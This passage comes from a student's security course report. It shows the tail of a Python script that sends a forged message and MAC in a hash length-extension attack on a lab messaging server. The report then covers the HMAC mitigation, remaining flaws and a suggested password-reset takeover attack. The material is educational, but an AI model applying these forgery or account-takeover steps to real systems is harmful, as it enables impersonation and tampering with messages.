            'command': 'COMMAND_MSG',
            'command_msg': forged_msg,
            'mac': forged_mac
        }

        print("\n== Sending Attack Payload ==")
        print(f"Extended message (hex): {hex_string}")
        print(f"Extended MAC: {forged_mac}")

        response = send_command(s, attack_command)
        print("\n== Server Response ==")
        print(json.dumps(response, indent=2))
```

Tools Used: - Tool 1: Wireshark [To record TCP traffic over the messaging app] - Tool 2: Hash_extender [To create an extended fabircated message and MAC based on the sniffable details used in wireshark] - Tool 3: Google/ChatGPT [To help configure my python script necessary to perform the attack]

4.2.3 Attack Execution Part A - 1. Setup the local server, start and filter wireshark to inspect traffic. Part C - Use Hash_extender with the readable command and MAC to fabricate our own message and insert into the script respectively as shown above.

4.2.4 Results and Evidence Part A - 1. Eavesdropping Attack evidence (as explain in task 3 section)





Part C - See above evidence.

4.2.5 Mitigation Mitigation was done by implementing the HMAC-SHA256 MAC construction to prevent a user from performing the length extension attack.

6. Lessons Learned

6.1 Technical Insights

1. **Insight 1**: [The difficulty to write secure code and implement simple security processes]
2. **Insight 2**: [There are countless ways to expose apps even significantly more complex than this, given how such a simple application is essnetially unsuable beyopnd a local network setting due to its many vulnerabilities.]

6.2 Security Principles

Applied Principles: - **Defense in Depth**: [Applied through salting and slow hashing for password storage] - **Least Privilege**: [N/A] - **Fail Secure**: [Applied through salting and slow hashing for password storage] - **Economy of Mechanism**: [Simple security implementations going a long way with salting + slow hash and HMAC protocol]

---

7. Conclusion

7.1 Summary of Achievements

By the end of this assignment, I have succesfully implemented secure password storage through salting and slow hashing, along with preventing message modification/ a length extension attack with a simple HMAC protocol for communications.

7.2 Security and Privacy Posture Assessment

The application is still very insecure with many of our vulnerabilities still existing such as no verification apssword reset and passive attackers still being able to read the contents of sent messages. **Remaining Vulnerabilities**: - Vulnerability 1: [No password reset verification, this means any individual could reset a users account and impersonate them by using it so long as their username is known to the malicious actor.] - Vulnerability 2: [DInput validation and sanitization, allows for one of the most dangerous types of vulnerabilities with code injection to many input fields such as when utilizing commands or username/ password inputs.]

Suggest an Attack: In two lines mention a possible existing attack to your current version in abstract A user could create an account, message with several users who are seen as active, then reset all of their passwords and gain access to them due to the unchanged no authentication account password reset.

7.3 Future Improvements

1. **Improvement 1**: [Implement required password lengths for users]
2. **Improvement 2**: [Add a verification process (such as a more secure security question for users) to reset an account's password]

---

8. References

1. ChatGPT - https://chatgpt.com/

2. Claude/Copilot - https://github.com/features/copilot
3. https://specopssoft.com/blog/sha256-hashing-password-cracking/#:~:text=As%20you%20can%20see%20in%20the%20cracking%20table%20produced%20from,that's%20been%20hashed%20with%20SHA256. (shaw256 weakness task 2 part a)
4. https://medium.com/@aannkkiittaa/how-password-hashing-works-pbkdf2-argon2-more-95cee0cd7c4a (why I used PBKDF2 in task 2 part A)
5. https://vaultwarden.discourse.group/t/pbkdf2-default-iterations-acording-to-owasp/2235 (why I used 100,000 iterations task 2 part A).
6. https://www.securew2.com/blog/best-tools-mitm-attacks (TCP/ MITM attacking tools)
7. https://www.cyber.gc.ca/en/guidance
8. ECE 572 - Course Notes Part One
9. https://github.com/iagox86/hash_extender
10. https://www.geeksforgeeks.org/computer-networks/what-is-hmachash-based-message-authentication-code/
11. https://www.baeldung.com/cs/length-extension-attack
12. https://packages.debian.org/buster/libssl-dev
13. https://docs.python.org/3/library/hashlib.html
14. https://docs.python.org/3/library/base64.html
15. https://docs.python.org/3/library/secrets.html
16. https://docs.python.org/3/library/hmac.html

Submission Checklist

Before submitting, ensure you have:

- ☐ **Complete Report**: All sections filled out with sufficient detail
- ☐ **Evidence**: Screenshots, logs, and demonstrations included
- ☐ **Code**: Well-named(based on task and whether it is an attack or a fix) and well-commented and organized in your GitHub repository deliverable directory of the corresponding assignment
- ☐ **Tests**: Security and functionality tests implemented after fix
- ☐ **GitHub Link**: Repository link included in report and Brightspace submission
- ☐ **Academic Integrity**: All sources properly cited, work is your own

---

Submission Instructions: 1. Save this report as PDF: `[StudentID]_Assignment[X]_Report.pdf` 2. Submit PDF to Brightspace 3. Include your GitHub repository fork link in the Brightspace submission comments 4. Ensure your repository is private until after course completion otherwise you'll get zero grade

Final Notes: - Use **GenAI** for help but do not let **GenAI** to do all the work and you should understand everything yourself - If you used any **GenAI** help make sure you cite the contribution of **GenAI** properly - Be honest about limitations and challenges - Focus on demonstrating understanding, not just working code - Proofread for clarity and technical accuracy